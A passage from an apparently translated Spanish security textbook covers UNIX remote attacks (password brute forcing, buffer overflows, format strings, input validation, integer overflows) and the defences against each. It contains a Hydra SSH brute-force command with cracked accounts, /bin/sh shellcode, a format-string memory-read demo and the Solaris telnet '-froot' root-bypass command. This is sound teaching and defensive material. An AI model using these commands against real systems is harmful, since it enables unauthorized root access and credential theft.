- Protocolo de transporte de hipertexto (HTTP/HTTPS).
- Sistema de versión concurrente (CVS, Concurrent Version System) y Subversion (SVN).

Recuerde, de nuestro análisis de descubrimiento y enumeración de red del capítulo 1 al 3, la importancia de identificar el ID de usuario de posibles sistemas. Servicios como finger, rusers y sendmail se usan para identificar cuentas de usuario en un sistema de destino. Una vez que los atacantes tienen una lista de cuentas de usuario, tienen la opción de iniciar sus intentos de obtener acceso de shell al sistema de destino al adivinar la contraseña asociada con uno de los ID. Por desgracia, muchas cuentas de usuario tienen una contraseña débil o carecen de ella. La mejor ilustración de este axioma es la cuenta "Joe", donde el ID de usuario y la contraseña son idénticas. Dado que hay suficientes usuarios, casi todos los sistemas tendrán al menos una cuenta Joe. Para nuestro asombro, hemos visto miles de cuentas Joe cuando realizamos nuestras reseñas de seguridad. ¿Por qué es tan común esta pésima selección de contraseñas? Las personas no saben cómo seleccionar contraseñas fuertes o no se les obliga a que lo hagan.

Aunque es completamente posible adivinar contraseñas a mano, casi todas las contraseñas se adivinan mediante una utilería de fuerza bruta automatizada. Los atacantes pueden usar varias herramientas para automatizar la fuerza bruta, incluidas las siguientes:

- **THC - Hydra** http://freeworld.thc.org/thc-hydra/
- **pop.c** http://packetstormsecurity.org/groups/ADM/ADM-pop.c
- **SNMPbrute** http://packetstormsecurity.org/Crackers/snmpbrute-fixedup.c

Hydra es una de las utilerías más populares y versátiles para fuerza bruta. Incluye muchas características y da soporte a varios protocolos. El siguiente ejemplo demuestra cómo puede usarse hydra para realizar un ataque de fuerza bruta:

```
[schism]$ hydra -L usuarios.txt -P constrasenas.txt -s 22 192.168.1.113
ssh2
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only
for legal purposes.
Hydra (http://ww.thc.org) starting at 2008-07-25 11:37:31
[DATA] 16 tasks, 1 servers, 25 login tries (1:5/p:5), ~1
tries per task
[DATA] attacking service ssh2 on port 22
[22][ssh2] host: 192.168.1.113     login: praveen   password: pr4v33n
[22][ssh2] host: 192.168.1.113     login: nathan   password: texas
[22][ssh2] host: 192.168.1.113     login: adam   password: 1234
[STATUS] attack finished for 192.168.1.113 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2008-07-25 11:37:36
```

En esta demostración hemos creado dos archivos. El archivo usuarios.txt contiene una lista de cinco nombres de usuario y constrasenas.txt posee una lista de cinco contraseñas. Hydra usará esta información e intentará autenticar de forma remota un servicio de su elección, en este caso SSH. Con base en la longitud de su lista, son posibles un total de 25 combinaciones de nombre de usuario y contraseñas. Durante este esfuerzo, hydra muestra tres de las cinco cuentas que se forzaron con éxito. Para ser breves, la lista incluyó nombres de usuario conocidos y algunas contraseñas asociadas. En realidad, en primer lugar deben enumerarse los nombres de usuario válidos, y se requerirá una lista de contraseñas mucho más extensa. Por supuesto, esto incrementará el tiempo en que se completará, y no se garantiza que la contraseña del usuario se incluya en la lista de contraseñas. Aunque hydra ayuda a que los ataques de fuerza bruta sean automáticos, todavía es un proceso muy lento.

Medidas para contrarrestar el ataque de fuerza bruta

La mejor defensa para adivinación de fuerza bruta consiste en usar contraseñas más fuertes que no se adivinan fácilmente. Un mecanismo de contraseña de una vez sería más deseable. Algunas utilerías gratuitas que ayudarán a hacer más difícil que se cumpla la fuerza bruta se muestran en la tabla 5-1.

Los sistemas operativos más nuevos de UNIX incluyen controles de contraseña integrados que arreglan algunos de los módulos dependientes de terceros. Por ejemplo, Solaris 10 proporciona varias opciones mediante /etc/default/passwd para fortalecer una directiva de contraseña de sistema incluidas:

- **PASSLENGTH** Tamaño mínimo de contraseña.
- **MINWEEK** Número mínimo de semanas antes de que una contraseña pueda cambiarse.

- **MAXWEEK** Número máximo de semanas antes de que una contraseña pueda cambiarse.
- **WARNWEEKS** Número de semanas de anticipación con que se advertirá a un usuario que su contraseña está a punto de expirar.
- **HISTORY** Número de contraseñas almacenadas en el historial de contraseñas. Al usuario no se le permitirá usar los mismos valores.
- **MINALPHA** Número mínimo de caracteres alfa.
- **MINDDIGIT** Número mínimo de caracteres numéricos.
- **MINDSPECIAL** Número mínimo de caracteres especiales (no alfa, no numéricos).
- **MINLOWER** Número mínimo de caracteres en minúsculas.
- **MINUPPER** Número mínimo de caracteres en mayúsculas.

La instalación predeterminada de Solaris no proporciona soporte a pam_cracklib o pam_passwdqc. Si las reglas de contraseña de sistema operativo son insuficientes, entonces puede aplicarse uno de los módulos PAM. Ya sea que dependa del sistema operativo o de productos de

Herramienta	Descripción	Ubicación
cracklib	Herramienta de composición de contraseña	http://sourceforge.net/projects/cracklib
npasswd	Un reemplazo para el comando `passwd`	http://www.utexas.edu/cc/unix/software/npasswd
Secure Remote Password	Un nuevo mecanismo para realizar autentificación basada en contraseña e intercambio de claves seguros sobre cualquier tipo de red	http://srp.standford.edu
OpenSSH	Un reemplazo de comunicación telnet/ftp/rsh/login con un cifrado y autentificación RSA	http://www.openssh.org
pam_passwdqc	Módulo PAM para revisión de fortaleza de contraseña	http://www.openwall.com/passwdqc
pam_lockout	Módulo PAM para bloqueo de cuenta	http://www.spellweaver.org/devel/

Tabla 5-1 Herramientas freeware que le ayudan a protegerse de ataques de fuerza bruta.

terceros, es importante que aplique buenos procedimientos de administración de contraseña y que use el sentido común. Considere lo siguiente:

- Asegúrese de que todos los usuarios tengan una contraseña que se amolda a la directiva organizacional.
- Fuerce un cambio de contraseña cada 30 días para cuentas privilegiadas y cada 60 días para usuarios normales.
- Implemente un tamaño de contraseña mínimo de ocho caracteres que contenga, por lo menos, un carácter alfanumérico, uno numérico y uno no alfabético.
- Registre fallas múltiples de autentificación.
- Configure servicios para desconectar clientes después de tres intentos de inicio de sesión no válidos.
- Implemente bloqueo de cuentas donde sea posible. (Esté al pendiente de posibles problemas de negación del servicio de cuentas bloqueadas intencionalmente por un atacante.)
- Deshabilite servicios que no están en uso.
- Implemente herramientas de composición de contraseñas que prohíban al usuario seleccionar una mala contraseña.
- No use la misma contraseña para cada sistema en que inicie sesión.
- No escriba su contraseña.
- No diga su contraseña a otros.
- Use las contraseñas de una sola vez cuando sea posible.
- No use contraseñas. Use autentificación de clave pública.
- Asegúrese de que las cuentas predeterminadas como “setup” y “admin” no tengan contraseñas predeterminadas.

Ataques orientados a datos

Ahora que hemos analizado los ataques de adivinación de contraseña aparentemente mundanos, podemos explicar el factor estándar para obtener acceso remoto: los ataques orientados a datos. Un *ataque orientado a datos* se ejecuta al enviar datos a un servicio activo que causa resultados no intencionados o no deseables. Por supuesto, “los resultados no intencionados o no deseables” son subjetivos y dependen de si usted es el atacante o la persona que programó el servicio. Desde la perspectiva del atacante, los resultados son deseables porque permiten el acceso al sistema de destino. Desde la perspectiva del programador, su programa recibió datos no esperados que causaron resultados no deseables. Los ataques orientados a datos se ordenan con más frecuencia como ataques de desbordamiento de búfer o de validación de entrada. Cada ataque se describe de manera detallada a continuación.

Ataques de desbordamiento de búfer

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

En noviembre de 1996, el panorama de la seguridad computacional fue modificado para siempre. El moderador de la lista de correo Bugtraq, Aleph One, escribió un artículo para la publicación de seguridad *Phrack Magazine* (número 49) titulado "Smashing the Stack for Fun and Profit" (Ruptura de la pila por diversión y lucro). Este artículo tuvo un profundo efecto en la seguridad porque popularizó la idea de que malas prácticas de programación pueden poner en peligro la seguridad mediante ataques de desbordamiento de búfer. Éstos se remontan al menos hasta 1988 y el famoso incidente de Robert Morris Worm. Sin embargo, la información útil acerca de este ataque fue escasa.

Una *condición de desbordamiento de búfer* ocurre cuando un usuario o proceso intenta colocar más datos en un búfer (o una matriz fija) que los asignados antes. Este tipo de comportamiento se asocia con funciones C específicas como `strcpy ()`, `strcat ()` y `sprintf ()`, entre otras. Una condición de desbordamiento de búfer normalmente causará que ocurra una violación de segmentación. Sin embargo, este tipo de comportamiento puede explotarse para obtener acceso al sistema de destino. Aunque estamos analizando los ataques de desbordamiento de búfer remoto, las condiciones de desbordamiento de búfer también ocurren por medio de programas locales, y se analizarán con más detalle en páginas posteriores. Para entender cómo ocurren los desbordamientos de búfer, examinemos un ejemplo muy simple.

Tenemos un búfer de tamaño fijo de 128 bytes. Supongamos que este búfer define la cantidad de datos que pueden almacenarse como entrada con el comando `VRFY` de sendmail. Recuerde, del capítulo 3, que usamos `VRFY` para ayudarnos a identificar posibles usuarios en el sistema de destino al tratar de verificar sus direcciones de correo electrónico. Supongamos que el ejecutable sendmail tiene establecido el ID de usuario (SUID) en root y se ejecuta con privilegios de root, que puede o no ser cierto para cada sistema. ¿Qué pasa si los atacantes se conectan al daemon sendmail y envían un bloque de datos que consta de 1 000 letras *a* al comando `VRFY` en lugar de un nombre de usuario corto?

```
echo "vrfy 'perl -e 'print "a" x 1000''" |nc www.ejemplo.com 25
```

El búfer `VRFY` sólo se desborda porque fue diseñado para mantener 128 bytes. Enviar 1 000 bytes al búfer `VRFY` puede cuasar negación de servicio y hacer que el daemon sendmail falle. Sin embargo, es aún más peligroso hacer que el sistema objetivo ejecute código de su elección. Esto es por lo que funciona un ataque de desbordamiento de búfer exitoso.

En lugar de enviar 1 000 letras a al comando `VRFY`, los atacantes enviarán un código específico que desbordará el búfer y ejecutará el comando `/bin/sh`. Recuerde que sendmail se utiliza como root, así que cuando `/bin/sh` se ejecuta, los atacantes tendrán acceso root instantáneo. Tal vez se pregunte cómo sabe sendmail que los atacantes quieren ejecutar `/bin/sh`. Es simple. Cuando el ataque se ejecuta, un código especial ensamblado, conocido como el *huevo*, se envía al comando `VRFY` como parte de la cadena actual utilizada para desbordar el búfer. Cuando se desborda el búfer `VRFY`, los atacantes pueden establecer la dirección de regreso de la función ofen-

dida, lo que les permite modificar el flujo del programa. En lugar de que la función regrese a su ubicación de memoria apropiada, los atacantes ejecutan el código ensamblado corrupto que fue enviado como parte de los datos desbordados del búfer, que ejecutarán `/bin/sh` sin privilegios root. Se acabó el juego.

Es imperativo recordar que el código de ensamblaje es dependiente de la arquitectura y el sistema operativo. La explotación de un desbordamiento de búfer en Solaris X86 que se ejecuta en un CPU Intel es completamente diferente a Solaris que se ejecuta en un sistema SPARC. En la siguiente lista se ilustra cómo podría verse un huevo, o código de ensamblaje específico para Linux X86:

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Debe ser evidente que los ataques de desbordamiento de búfer son demasiado poderosos y han llevado a varias brechas relacionadas con seguridad. Nuestro ejemplo es muy simple (es demasiado difícil crear un huevo que funcione). Sin embargo, casi todos los huevos dependientes del sistema han sido creados y están disponibles por medio de Internet. El proceso de creación de un huevo está más allá del alcance de este texto, y se recomienda que revise el artículo de Aleph One en *Phrack Magazine* (número 49) en http://www.phrack.org. Para acrecentar sus habilidades de ensamblado, consulte *Panic! UNIX System Crash and Dump Analysis* (¡Pánico! Análisis de fallas y volcado de sistemas UNIX), de Chris Drake y Kimberley Brown (Prentice Hall, 1995). Además, las bibliotecas de código de shell están disponibles para ayudar a la creación de huevos utilizados para explotaciones. Inline Egg, una biblioteca de código de shell popular, se encuentra en http://community.corest.com/~gera/ProgrammingPearls/InlineEgg.html. Metasploit ha dado soporte a cargas de huevos en línea por algún tiempo, y Core Impact lo ha incluido como parte de su marco conceptual de creación de huevos en general.

Medidas para contrarrestar el ataque de desbordamiento de búfer

Ahora que tiene una comprensión clara de la amenaza, examinemos las medidas posibles contra ataques de desbordamiento de búfer. Cada medida para contrarrestar tiene sus pros y contras, y es importante entender las diferencias en costo y efectividad.

Prácticas seguras de codificación La mejor medida para contrarrestar vulnerabilidades de desbordamiento de búfer consiste en asegurar prácticas de programación seguras. Aunque es imposible diseñar y codificar un programa complejo que esté completamente libre de errores, puede tomar pasos para ayudar a minimizar las condiciones de desbordamiento de búfer. Recomendamos lo siguiente:

- Diseñar el programa desde el principio con la seguridad en mente. A menudo, los programas se codifican precipitadamente en un esfuerzo por cumplir alguna fecha límite del administrador de programa. La seguridad es el último elemento para resolver, y se sale de cauce. Los vendedores están a punto de la negligencia con ciertos códigos que se han lanzado recientemente. Muchos de ellos están conscientes de tales descuidos de seguridad en prácticas de crear códigos, pero no se dan el tiempo para resolver estos problemas. Para mayor información al respecto, consulte Secure

Programming for Linux y UNIX en http://www.dwheeler.com/secure-programs/Secure-Programs- HOWTO.

- Habilite la característica Stack Smashing Protector (SSP) proporcionado por el compilador gcc (Microsoft Visual Studio tiene una característica similar conocida como el interruptor /GS). SSP es un trabajo mejorado de Stackguard de Immunix y ha sido incluido formalmente en el compilador. Su método usa un canario para identificar desbordamientos de pila en un esfuerzo para minimizar el impacto del desbordamiento de búfer. La característica se habilita como opción predeterminada en OpenBSD, y puede habilitarse en otros sistemas operativos al pasar las marcas -fstack-protect y fstack-protect-all a gcc.
- Valide toda entrada modificable de usuario. Esto incluye revisar conexiones de cada variable, sobre todo variables de entorno.
- Utilice rutinas más seguras, como `fgets()`, `strncpy()` y `strncat()`, y revise los códigos de regreso de llamadas de sistema.
- Implemente, cuando sea posible, la biblioteca de mejores cadenas. Bstrings es una biblioteca estable, portátil e independiente que ayuda a mitigar desbordamientos de búfer. Puede encontrar información adicional en http://bstring.sourceforge.net.
- Reduzca la cantidad de código que se ejecuta con privilegios de root. Esto incluye la minimización de la cantidad de tiempo en que su programa requiere privilegios elevados y del uso de programas root SUID, donde sea posible. Aunque puede ejecutarse un ataque de desbordamiento de búfer, los usuarios todavía tendrían que escalar sus privilegios a root.
- Aplique todos los parches de seguridad relevantes de los vendedores.

Pruebe y audite cada programa Es importante probar y auditar cada programa. Muchas veces los programadores no están conscientes de la posible condición de desbordamiento de búfer; sin embargo, un tercero puede fácilmente detectar estos defectos. Uno de los mejores ejemplos de prueba y auditoría de código UNIX es el proyecto OpenBSD (http://www.openbsd.org), ejecutado por Theo de Raadt. El campamento OpenBSD audita continuamente su código fuente y ha fijado cientos de condiciones de desbordamientos de búfer, sin mencionar muchos otros tipos de problemas relacionados con seguridad. Es este tipo de auditoría minuciosa el que ha dado a OpenBSD la reputación de ser una de las versiones gratuitas más seguras (pero no impenetrables) disponibles de UNIX.

Deshabilite servicios no utilizados o peligrosos Seguiremos atendiendo este tema en todo el capítulo. Deshabilite los servicios no utilizados o peligrosos si no son esenciales para la operación de sistema UNIX. Los intrusos no pueden entrar en un servicio que no está en ejecución. Además, recomendamos ampliamente el uso de TCP Wrappers (tcpd) y xinetd (http://www.xinetd.org) para aplicar de manera selectiva una lista de control de acceso en una base por servicio con características e inicio de sesión mejoradas. No todos los servicios pueden envolverse. Sin embargo, los que sí lo pueden hacer mejorarán en gran medida la postura de seguridad. Además de envolver cada servicio, considere el uso de filtro de paquetes en el nivel kernel que es estándar en casi todos los sistemas operativos UNIX (por ejemplo, iptables para Linux 2.4x, 2.6x e ipf para BSD y Solaris). Para conocer un texto elemental sobre el uso de iptables para asegurar su sistema, visite http://www.iptablesrocks.org. También, ipf de Darren Reed es uno de los mejores

paquetes y puede agregarse a muchos diferentes tipos de UNIX. Visite http://coombs.anu.edu.au/ipfilter para más información.

Protección de ejecución de pila Algunos puristas fruncirán el seño ante el hecho de deshabilitar la ejecución de pila para asegurar que cada programa esté libre de desbordamientos de búfer. Sin embargo, puede proteger muchos sistemas de algunas explotaciones enlatadas. Las implementaciones de la característica de seguridad variarán dependiendo del sistema operativo y la plataforma. Los procesadores nuevos ofrecen soporte de hardware directo para protección de pila, y la emulación de software está disponible para sistemas antiguos.

Solaris ha dado soporte, desde la versión 2.6 de SPARC, a la deshabilitación de la ejecución de pila. La característica está también disponible para Solaris en arquitecturas x86 que dan soporte a funcionalidad bit NX. Esto evitará que funcionen muchas explotaciones de desbordamiento de búfer relacionadas con Solaris disponibles públicamente. Aunque SPARC y las API de INTEL proporcionan permisos de ejecución de pila, casi todos los programas pueden funcionar correctamente con ejecución de pila deshabilitada. La protección de pila se habilita como opción predeterminada en Solaris 10. Solaris 8 y 9 deshabilitan la protección de ejecución de pila, como opción predeterminada. Para habilitar la protección de ejecución de pila, agregue la siguiente entrada al archivo `/etc/system`:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

Para Linux, Exec shield y PAX son dos parches de kernel que proporcionan características "sin ejecución de pila" como parte de conjuntos de aplicaciones más grandes, Exec Shield y GRSecurity, respectivamente. Exec Shield fue desarrollado por Red Hat y se incluye en el lanzamiento más reciente de Fedora y Red Hat, y también puede implementarse en otras distribuciones de Linux. GRSecurity fue originalmente un puerto OpenWall y lo desarrolló una comunidad de profesionales de seguridad. El paquete se ubica en http://www.grsecurity.net. Además, para deshabilitar la ejecución de pila, ambos paquetes contienen otras características, como Role Based Access Control, auditoría, técnicas de aleatorización mejorada y restricciones de conector basadas en ID de grupo que mejoran la seguridad general de una máquina de Linux. OpenBSD también tiene su propia solución, W^X, que ofrece características similares y ha estado disponible desde OpenBSD 3.3. Mac OS X también da soporte a protección de ejecución de pila en procesadores x86 que brindan soporte a esta característica.

Tenga en cuenta que deshabilitar ejecución de pila no es a prueba de tontos. Por lo general, con esta acción se registrará un intento de cualquier programa que busque ejecutar código en la pila, y tiende a frustrar a la mayoría de los niños de secuencias de comandos. Sin embargo, los atacantes experimentados pueden escribir (y distribuir) código que explota una condición de desbordamiento de búfer en un sistema con ejecución de pila deshabilitada. La protección de ejecución de pila de ninguna manera es la solución a todo; sin embargo, aún debe incluirse como parte de una estrategia profunda de defensa más grande.

Las personas salen de su camino para evitar desbordamientos de búfer basados en pila al deshabilitar ejecución de pila, pero otros daños recaen en código mal escrito. Por ejemplo, los desbordamientos basados en heap son igualmente peligrosos. Este tipo de desbordamiento está basado en la invasión de la memoria ubicada dinámicamente por una aplicación. Por desgracia, casi ningún vendedor tiene opciones equivalentes a "sin ejecución de heap". Por lo tanto, no caiga en un falso sentido de seguridad con sólo deshabilitar la ejecución de pila. Encontrará más

información sobre desbordamientos basados en heap de la investigación que ha realizado el equipo de investigación w00w00 en http://www.w00w00.org/files/heaptut/heaptut.txt.

Ataques de cadena de formato

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Cada pocos años una nueva clase de vulnerabilidades toma por asalto la escena de la seguridad. Las vulnerabilidades de cadena de formato han afectado el código de software durante años, pero el riesgo no fue evidente hasta mediados de 2000. Como se mencionó antes, el pariente más cercano de la clase, el desbordamiento de búfer, fue documentado en 1996. Los ataques de cadena de formato y desbordamiento de búfer son mecánicamente similares, y ambos ataques descienden de prácticas de programación flojas.

Una vulnerabilidad de cadena de formato surge de errores de programación sutiles en la familia de funciones de salida formateada, que incluye `printf()` y `sprintf()`. Un atacante puede aprovechar esto al pasar cadenas de texto creadas cuidadosamente que contienen directivas de formato, que causarán que el equipo de cómputo ejecute comandos arbitrarios. Esto puede llevar a serios riesgos de seguridad si la aplicación vulnerable de destino se ejecuta con privilegios root. Por supuesto, la mayoría de los atacantes concentrarán sus esfuerzos en explotar vulnerabilidades de cadena de formato en programas root SUID.

Las cadenas de formato son muy útiles cuando se usan apropiadamente. Proporcionan una manera de dar formato a salida de texto, al tomar un número dinámico de argumentos, donde cada uno de éstos debe coincidir con una directiva de formato en la cadena. Esto se logra con la función `printf`, al escanear la cadena de formato para los caracteres "%". Cuando se encuentra este carácter, se recupera un argumento por medio de la familia de funciones `stdarg`. Los caracteres que siguen se evalúan como directivas, al manipular la manera en que la variable se formará como una cadena de texto. Como ejemplo está la directiva `%i` para formar una variable entera a un valor decimal legible. En este caso, `printf("%i", val)` imprime la representación decimal de *val* en la pantalla para el usuario. Los problemas de seguridad surgen cuando el número de directivas no coincide con el de argumentos proporcionados. Es importante observar que cada argumento proporcionado que se formará se almacena en la pila. Si están presentes más directivas que proporcionan argumentos, entonces todos los datos subsecuentes almacenados en la pila se usarán como los argumentos proporcionados. Por lo tanto, una falla de coincidencia en directivas y argumentos proporcionados llevará a una salida errónea.

Otro problema ocurre cuando un programador flojo utiliza una cadena proporcionada por el usuario como la propia cadena de formato, en lugar de usar más funciones de salida de cadena apropiadas. Un ejemplo de esta mala práctica de programación es imprimir la cadena almacenada en una variable *buf*. Por ejemplo, puede simplemente usar `puts (buf)` para dar salida a la cadena en la pantalla, o, si lo desea, `printf ("%s", buf)`. Un problema surge cuando el programador no sigue las líneas guía para las funciones de salida formadas. Aunque los argumentos subsecuentes son opcionales en `printf()`, el primer argumento debe siempre ser la cadena de formato. Si se usa un argumento proporcionado por el usuario como esta cadena de formato, como `printf (buf)`, puede plantear un serio riesgo de seguridad al programa ofendido. Para un

usuario resulta fácil leer datos almacenados en el espacio de memoria de proceso al pasar directivas de formato apropiadas como `%x` para desplegar cada WORD (palabra) sucesiva en la pila.

Leer el espacio de memoria de proceso puede ser un problema por sí solo. Sin embargo, es mucho más devastador si un atacante tiene la capacidad de escribir directamente en la memoria. Por suerte para el atacante, las funciones `printf()` les proporcionan la directiva `%n`. `printf()` no da formato y brinda salida al argumento correspondiente, sino que toma el argumento como si fuera la dirección de memoria de un entero y almacena el número de caracteres escritos hasta el momento en esa ubicación. La última clave para la vulnerabilidad de formato de cadena es la habilidad del atacante de ubicar datos en la pila para que los procesen las directivas de cadena de formato del atacante. Esto se logra por medio de `printf` y la forma en que maneja el procesamiento de cadena de formato en sí. Los datos se colocan convenientemente en la pila antes de procesarse. Por lo tanto, si con el tiempo se proporcionan suficientes directivas extra en la cadena de formato, ésta se usará como argumentos subsecuentes para sus propias directivas.

Aquí se muestra un ejemplo de un programa al que se está atacando:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
      char buf[2048] = { 0 };
      strncpy(buf, argv[1], sizeof(buf) - 1);
      printf(buf);
      putchar('\n');
      return(0);
}
```

Y aquí se muestra el programa en acción:

```
[shadow $] ./code DDDD%x%x
DDDDbffffaa44444444
```

Lo que observará es que los `%x`, al ser analizados por `printf()`, formaron los argumentos de tamaño entero que residían en la pila y les dieron salida en hexadecimal; pero lo interesante es la segunda salida de argumento, "44444444", que se representa en memoria como la cadena "DDDD", la primera parte de la cadena de formato proporcionada. Si tuviera que cambiar el segundo `%x` por `%n`, puede ocurrir una falla de segmentación porque la aplicación intenta escribir la dirección 0x44444444, a menos, por supuesto, que permita la escritura. Es común para un atacante (y muchas explotaciones enlatadas) sobreescribir direcciones de regreso en la pila. Si se sobreescribe la dirección en la pila, la función regresaría a un segmento malicioso de código que el atacante proporcionó dentro de la cadena de formato. Como puede ver, esta situación se deteriora de manera precipitada, una de las principales razones por las que son tan mortales los ataques de cadena de formato.

Medidas para contrarrestar el ataque de cadena de formato

Muchos ataques de cadena de formato usan el mismo principio que los ataques de desbordamiento de búfer, que se relacionan con la sobreescritura de la llamada de regreso de la función.

Por lo tanto, aplican muchas de las medidas mencionadas antes para contrarrestar desbordamientos de búfer.

De forma adicional, estamos empezando a usar más medidas para ayudar a la protección de ataques de cadena de formato. FormatGuard para Linux se implementa como una mejora de glibc, que proporciona la familia `printf` de macros en stdio.h y las funciones wrapped como parte de glibc. FormatGuard se distribuye bajo LGPL de glibc y puede descargarse en http://download.immunix.org/ImmunixOS.

Aunque se están lanzando más medidas para proteger de ataques de cadena de formato, la mejor forma de evitarlos consiste, para empezar, en nunca crear la vulnerabilidad. Por lo tanto, la medida más efectiva contra vulnerabilidades de cadena de formato incluye el aseguramiento de prácticas de programación y revisiones de código.

Ataques de validación de entrada

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*8*
Evaluación del riesgo:	***8***

En febrero del 2007, King Cope descubrió una vulnerabilidad en Solaris que permitía a un hacker remoto evitar la autentificación. Debido a que el ataque no requiere código de explotación, sino sólo un cliente telnet, su implementación resulta trivial y proporciona un excelente ejemplo de un ataque de validación de entrada. Para reiterar, si entiende cómo funciona este ataque, su comprensión puede aplicarse a muchos otros ataques del mismo género, aunque es un ataque viejo. No pasaremos demasiado tiempo en este tema, ya que se cubre detalladamente en el capítulo 11. Nuestro objetivo consiste en explicar qué es un ataque de validación de entrada y cómo puede permitir a los atacantes obtener acceso a un sistema UNIX.

Un ataque de validación de entrada ocurre bajo las siguientes condiciones:

- Un programa falla en reconocer la sintaxis de la entrada incorrecta.
- Un módulo acepta la entrada extraña.
- Un módulo falla en manejar los campos de entrada faltantes.
- Ocurre un error de correlación de valor de campo.

La vulnerabilidad de omitir la autentificación en Solaris es resultado de la limpieza impropia de la entrada. Es decir, el daemon telnet, in.telnetd, no analiza apropiadamente la entrada antes de pasarla al programa de inicio de sesión, y en cambio el programa de inicio de sesión hace suposiciones impropias acerca de los datos que se pasan. Luego, al crear una cadena telnet especial, un hacker no necesita conocer la contraseña de la cuenta de usuario con la que se quiere autentificar. Para obtener acceso remoto, el atacante sólo necesita un nombre de usuario válido al que se le permite acceder al sistema por medio de telnet. La sintaxis para la explotación in.telnetd de Solaris es la siguiente:

```
telnet -l "-f<usuario>" <nombrehost>
```

Para que este ataque funcione debe ejecutarse el daemon telnet, permitir al usuario autentificarse de forma remota, y no debe parchar la vulnerabilidad. Los lanzamientos anteriores de Solaris 10 vienen con telnet habilitado, pero en los posteriores se ha deshabilitado el servicio, como opción predeterminada. Examinemos este ataque en acción contra un sistema Solaris 10 en que se habilita telnet, el sistema no está parchado y la variable CONSOLE no está establecida.

```
[schism]$ telnet -l "-froot" 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Last login: Sun Jul 07 04:13:55 from 192.168.1.102
Sun Microsystems Inc.   SunOS 5.10     Generic January 2005
You have new mail.
# uname -a
SunOS unknown 5.10 Generic_i86pc i386 i86pc
# id
uid=0(root) gid=0(root)
#
```

La falla puede usarse para evitar también otras opciones de seguridad. Por ejemplo, un atacante puede evitar la restricción sólo consola que puede establecerse para restringir los inicios de sesión root sólo a la consola local. Lo irónico es que este problema particular no es nuevo. En 1994, un problema sorprendentemente similar fue reportado para el servicio rlogin en AIX y otros sistemas UNIX. De manera similar a in.telnetd, rlogind no valida apropiadamente la línea de comando `-fUSER` del cliente, y el inicio de sesión interpreta de modo incorrecto el argumento. Como en el primer ejemplo, un atacante puede autentificar el servidor vulnerable sin que se le pida una contraseña.

Medida para contrarrestar la validación de entrada

Es importante entender la manera en que la vulnerabilidad fue explotada para que este concepto pueda aplicarse a otros ataques de validación de entrada, debido a que existen docenas de estos ataques. Como ya se mencionó, las prácticas de codificación seguras están entre las mejores medidas de seguridad preventivas, y este concepto se mantiene también para ataques de validación de entrada. Cuando se realiza validación de entrada están disponibles dos métodos fundamentales. El primero y no recomendado se conoce como validación de lista negra. Esta validación compara la entrada de usuario a un conjunto de datos maliciosos predefinidos. Si la entrada del usuario coincide con cualquier elemento en la lista negra, entonces la entrada se rechaza. Si no ocurre una coincidencia, entonces se supone que la entrada tiene datos buenos y se acepta. Debido a que es difícil excluir un pedazo de datos muy malo, y debido a que la lista negra no puede proteger contra ataques de datos nuevos, la validación de lista negra no se recomienda. Es riesgoso asegurar que los programas y secuencias de comandos aceptan sólo datos que se supone deben recibir y que hacen caso omiso de lo demás. Por esta razón, se recomienda el método de lista blanca. Este método tiene una directiva de negación predeterminada en que sólo la entrada definida y aprobada explícitamente se permite y las demás se niegan.

Desbordamientos de entero y ataques de signos de entero

Popularidad:	*8*
Simplicidad:	*7*
Impacto:	*10*
Evaluación del riesgo:	***8***

Si los ataques de cadena de formato fueron las celebridades en el mundo de los hackers en 2000 y 2001, entonces los desbordamientos de entero y los ataques de signo de entero fueron las celebridades en 2002 y 2003. Algunas de las aplicaciones de uso más amplio en el mundo, como OpenSSH, Apache, Snort y Samba, fueron vulnerables a desbordamientos de entero que llevaron a desbordamientos de búfer explotables. Al igual que los desbordamientos de búfer, los de entero son errores de programación; sin embargo, ¡los desbordamientos de entero son un poco más sucios porque el compilador puede ser el culpable, junto con el programador!

Primeramente, ¿qué es un entero? Dentro del lenguaje de programación C, un entero es un tipo de datos que puede almacenar valores numéricos. Los enteros sólo pueden almacenar números reales completos; por lo tanto, los enteros no dan soporte a fracciones. Además, debido a que los equipos de cómputo operan sobre datos binarios, los enteros necesitan la capacidad de determinar si el valor numérico que tiene almacenado es un número positivo o negativo. Los enteros firmados (enteros que mantienen seguimiento de su firma) almacenan ya sea un 1 o un 0 en el bit (MSB) más significativo de su primer byte o almacenamiento. Si MSB es 1, el valor almacenado es negativo; si es 0, el valor es positivo. Los enteros que no están firmados no utilizan este bit, así que todos los enteros no firmados son positivos. Determinar si una variable está firmada o no causa cierta confusión, como verá más adelante.

Los desbordamientos de entero existen debido a que los valores que pueden almacenarse dentro de tipos de datos numéricos están limitados por el tamaño del tipo de datos por sí mismo. Por ejemplo, un tipo de datos de 16 bits sólo puede almacenar un valor máximo de 32 767, mientras un tipo de datos de 32 bits puede almacenar un valor máximo de 2 147 483 647 (suponemos que los dos son enteros firmados). Entonces, ¿qué pasaría si asigna al tipo de datos firmados de 16 bits un valor de 60 000? En este caso ocurriría un desbordamiento de entero, y el valor almacenado realmente dentro de la variable sería –5 536. Veamos por qué ocurre esta "envoltura", como suele llamársele.

